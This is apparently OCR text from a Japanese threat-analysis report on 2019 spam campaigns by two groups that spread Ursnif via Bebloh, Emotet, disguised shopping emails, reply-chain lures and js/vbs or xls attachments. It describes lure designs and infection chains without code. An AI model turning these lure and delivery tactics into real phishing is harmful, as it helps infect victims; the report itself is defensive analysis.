
オンライン・ショッピングモールからの確認メールを模したもの

- 内容

本物のメールを入手し改変していると考えられ、見分けるのが難しい

- 感染の流れ

メール本文中のURLをクリックするとUrsnifに感染



3.1.2.6. 侵害したメール　2019/04～2019/07


Group-B

- 件名

簡単なもの
（Re:、Fw:、Fw:Jin'in sakugen等）

- 内容

本文も一言二言のみで、zipやrar
の圧縮ファイルが添付されたメール



- 感染の流れ

圧縮ファイルを展開して現れるjsファイルやvbsファイルを実行するとUrsnifに感染する

3.1.2.7. 返信型

2019/09


Group-B

- 件名、内容

正規のメールへの返信

- 感染の流れ

添付のhtmlファイルのURLからzipをダウンロード、中のjsファイルを実行するとUrsnifに感染。



3.1.2.8. Emotet

2019/09〜2019/10

Group-B

- 件名、内容


Emotetのばらまきメール

- 感染の流れ


Emotet感染後に、後続でUrsnifに感染。

UrsnifはGroup-Bが使うものと同じであり、攻撃対象も同一。


→Group-BがUrsnif感染のためにEmotetを使用した



3.1.3.1. メール件名と内容



3.1.3.2. 配信基盤別の配信先




3.2.マルウェアへの感染


マルウェアに感染させる手法を分析

・添付ファイル（maldoc）
・マルウェア（Bebloh / 別名 URLZone, shiotob）
・マルウェア（Ursnif）


3.2.1.1. マルウェア感染手法の変化



3.2.1.1. マルウェア感染手法の変化




3.2.1.1. マルウェア感染手法の変化



3.2.1.2. マルウェア感染手法による内訳

ばらまきメールの感染マルウェアによる内訳



3.2.1.2. マルウェア感染手法による分類

- **Group-A**

Cutwail-Aから添付ファイルのxlsによりBeblohに感染。
BeblohがUrsnifに感染させる。
2018年10月より難読化や耐解析機能が強化された

- **Group-B**

様々な配信手法を使い主にjsからUrsnifに感染させる。

3.2.2. 添付ファイルの高度難読化手法

Group-A

解析をより困難にする４つの手法

